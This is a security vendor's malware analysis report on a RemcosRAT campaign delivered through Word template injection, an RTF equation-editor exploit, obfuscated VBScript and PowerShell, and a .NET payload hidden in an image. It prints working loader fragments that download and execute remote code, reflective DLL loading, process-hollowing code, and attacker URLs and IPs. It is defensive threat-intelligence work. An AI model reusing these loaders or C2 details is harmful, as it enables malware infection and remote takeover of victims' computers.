
RemcosRAT Distributed Using Steganography - ASEC

By ATCP


Published: 2024-04-24 · Archived: 2026-04-05 19:09:19 UTC

AhnLab SEcurity intelligence Center (ASEC) has recently identified RemcosRAT being distributed using the steganography technique. Attacks begin with a Word document using the template injection technique, after which an RTF that exploits a vulnerability in the equation editor (EQNEDT32.EXE) is downloaded and executed.



The RTF file downloads a VBScript with the ".jpg" file extension from the C2 and another VBScript from "paste.ee", a service similar to "Pastebin" where one can upload text for free.

```
54  negregoso = canicida(cancrocida)
55  alcovitar = 122
56  fazendal = canicida(alcovitar)
57  incensairo =  ""&mutona&""&macina&""&macina&""&couto&""&coscorrinho&"://"&couto&""&
    constitucionalizar&""&coscorrinho&""&macina&""&tortuosamente&"."&tortuosamente&""&tortuosamente&
    "/"&tanganheira&"/"&tortuosamente&""&mutona&"1G4"
58  plebeidade.open "GET", incensairo, False
59  plebeidade.send
60  reservista = plebeidade.responseText
61  ExecuteGlobal reservista
62  Set plebeidade = Nothing
```




The downloaded VBScript is obfuscated with many special characters and ultimately executes a PowerShell script through Replace.

```
25      desladrilhar = desladrilhar & ";@%*:&@ø☞@∞wer⇝▒}@*hell.¶ð
        @*tyl¶ð*(☠ hidd¶ð*(☠n -¶ð*(☠x¶ð*(☠cution@%*:&olicy by@%
        rofil¶ð*(☠ -command $OWjuxD"
26      desladrilhar = Replace(desladrilhar,"@%*:&","p")
27      desladrilhar = Replace(desladrilhar,"(@(◀(","c")
28      desladrilhar = Replace(desladrilhar,"¶ð*(☠","e")
29      desladrilhar = Replace(desladrilhar,"@ø☞@∞","o")
30      desladrilhar = Replace(desladrilhar,"⇝▒}@*","s")
31      prenantho1 = "@%*:&@ø☞@∞wer⇝▒}@*hell -(@(◀(@ø☞@∞mmand "
32      prenantho1 = Replace(prenantho1,"(@(◀(","c")
33      prenantho1 = Replace(prenantho1,"⇝▒}@*","s")
34      prenantho1 = Replace(prenantho1,"@ø☞@∞","o")
35      prenantho1 = Replace(prenantho1,"@%*:&","p")
36      prenantho = prenantho1 & """" & desladrilhar & """"
37      Cama.Run prenantho, 0, False
```

```
reDUDgTreNWDgTrexDgTreC4DgTreNWDgTrewDgTreDEDgTreLWDgTreVDgTreDoDgTrec
TreB0DgTreHQDgTreaDgTreDgTrenDgTreCDgTreDgTreLDgTreDgTregDgTreCcDgTreM
gTrenDgTreCDgTreDgTreLDgTreDgTregDgTreCcDgTreQwDgTre6DgTreFwDgTreUDgTr
yDgTreG8DgTreZwByDgTreGEDgTrebQBEDgTreGEDgTredDgTreBhDgTreFwDgTreJwDgT
gDgTreCwDgTreIDgTreDgTrenDgTreEUDgTreRgBHDgTreEYDgTreJwDgTresDgTreCcDg
eUgBlDgTreGcDgTreQQBzDgTreG0DgTreJwDgTresDgTreCcDgTreJwDgTrepDgTreCkDg
efQDgTregDgTreH0DgTre';$oWjuxd = [system.Text.encoding]::Unicode.
GetString([system.convert]::Frombase64string( $codigo.replace('DgTre',
'A') ));powershell.exe -windowstyle hidden -executionpolicy bypass
-Noprofile -command $OWjuxD
```

This PowerShell script downloads an image uploaded to an external source. The image file contains the data encoded in Base64 behind “FF D9” which denotes the end (footer) of the jpg file. It then loads the data between the strings “<<**BASE64 START**>>” and “**BASE64_END**” to decode it in Base64. The decoded data is “.NET DLL” which is given 6 arguments and executed through reflective code loading.


```
$links = @('https://uploaddeimagens.com.br/images/004/755/997/original/
new_image_r.jpg?1710413993', 'https://uploaddeimagens.com.br/images/004/755/997/
original/new_image_r.jpg?1710413993');
$imageBytes = DownloadDataFromLinks $links;
if ($imageBytes  - ne $null)  {
    $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
    $startFlag = '<<BASE64_START>>';
    $endFlag = '<<BASE64_END>>';
    $startIndex = $imageText.IndexOf($startFlag);
    $endIndex = $imageText.IndexOf($endFlag);
    if ($startIndex  - ge 0  - and $endIndex  - gt $startIndex)  {
        $startIndex += $startFlag.Length;
        $base64Length = $endIndex  -  $startIndex;
        $base64Command = $imageText.Substring($startIndex, $base64Length);
        $commandBytes = [System.Convert]::FromBase64String($base64Command);
        $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
        $type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home');
        $method = $type.GetMethod('VAI').Invoke($null, [object[]] ('txt.GFE/8088/
        781.13.571.701//:ptth', '1', 'C:\ProgramData\' , 'EFGF','RegAsm',''))
```



new_image_r.jpg

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0005DD00	79	24	31	A9	91	47	0D	74	DF	F5	CE	CE	C0	FF	D9	3C	y$1©'G.tßõÎÎÀÿÙ<
0005DD10	3C	42	41	53	45	36	34	5F	53	54	41	52	54	3E	3E	54	<BASE64_START>>T
0005DD20	56	71	51	41	41	4D	41	41	41	41	45	41	41	41	41	2F	VqQAAMAAAAEAAAA/
0005DD30	2F	38	41	41	4C	67	41	41	41	41	41	41	41	41	41	51	/8AALgAAAAAAAAAQ
0005DD40	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
0005DD50	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
0005DD60	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	67	AAAAAAAAAAAAAAAg
0005DD70	41	41	41	41	41	34	66	75	67	34	41	74	41	6E	4E	49	AAAAA4fug4AtAnNI
0005DD80	62	67	42	54	4D	30	68	56	47	68	70	63	79	42	77	63	bgBTM0hVGhpcyBwc
0005DD90	6D	39	6E	63	6D	46	74	49	47	4E	68	62	6D	35	76	64	m9ncmFtIGNhbm5vd
0005DDA0	43	42	69	5A	53	42	79	64	57	34	67	61	57	34	67	52	CBiZSBydW4gaW4gR
0005DDB0	45	39	54	49	47	31	76	5A	47	55	75	44	51	30	4B	4A	E9TIG1vZGUuDQ0KJ

The script downloads an additional file from the C2 given as an argument and creates RegAsm.exe as a child process to execute it through the process hollowing technique. RemcosRAT is the ultimately executed process.



```
byte[] bytes = BitConverter.GetBytes(num8);
bool flag14 = !Class2.WriteProcessMemory(processInformation.ProcessHandle, num4 + 8, bytes,
if (flag14)
{
    throw new Exception();
}
int num14 = BitConverter.ToInt32(array2, num2 + 40);
bool flag15 = flag9;
if (flag15)
{
    num8 = num3;
}
array3[44] = num8 + num14;
bool flag16 = IntPtr.Size == 4;
if (flag16)
{
    bool flag17 = !Class2.SetThreadContext(processInformation.ThreadHandle, array3);
    if (flag17)
    {
        throw new Exception();
    }
}
else
{
    bool flag18 = !Class2.Wow64SetThreadContext(processInformation.ThreadHandle, array3);
    if (flag18)
    {
        throw new Exception();
    }
}
bool flag19 = Class2.ResumeThread(processInformation.ThreadHandle) == -1;
if (flag19)
```

110 %

Locals

Name	Value
___	"txt.GFE/8088/781.13.571.701//:ptth"
startupreg	"1"
caminhovbs	@"C:\ProgramData\"
namevbs	"EFGF"
netframework	"RegAsm"
nativo	""
text	@"C:\Windows\Microsoft.Net\Framework\v4.0.30319\RegAsm.exe"
webClient	{System.Net.WebClient}
text2	"http://107.175.31.187/8808/EFG.txt"
text3	"http://107.175.31.187/8808/EFG.txt"
text4	"==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Because Remcos RAT is distributed in many ways including spam emails and under the guise of crack software download links, users are advised to practice particular caution. In addition, they must update V3 to the latest version to prevent malware infection in advance.

File Detection

Downloader/VBS.Agent.SC199181 **(2024.04.19.00)**
Data/BIN.Encoded **(2024.04.18.03)**
Downloader/VBS.Agent.SC198254 **(2024.03.19.03)**
RTF/Malform-A.Gen **(2024.03.19.01)**

Behavior Detection

Execution/MDP.Powershell.M2514

Reference

1) https://www.cyfirma.com/research/exploiting-document-templates-stego-campaign-deploying-remcos-rat-and-agent-tesla/

MD5

6605b28a03ea7caa3a40451cbbc75034

b06fe78aad12f615595040308affc0d8

c7603f1da9d5ebb35076f285eb374ba6

f5a49410d9ea23dc2cf67d7d3ba8fad0

fdfd9e702f54e28dc2ca5f7c04bf1c8f

Additional IOCs are available on AhnLab TIP.

URL

http[:]//192[.]210[.]201[.]57[:]52748/

http[:]//ur8ly[.]com/asy2xr

https[:]//paste[.]ee/dEh1G4

Additional IOCs are available on AhnLab TIP.

IP

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/65111/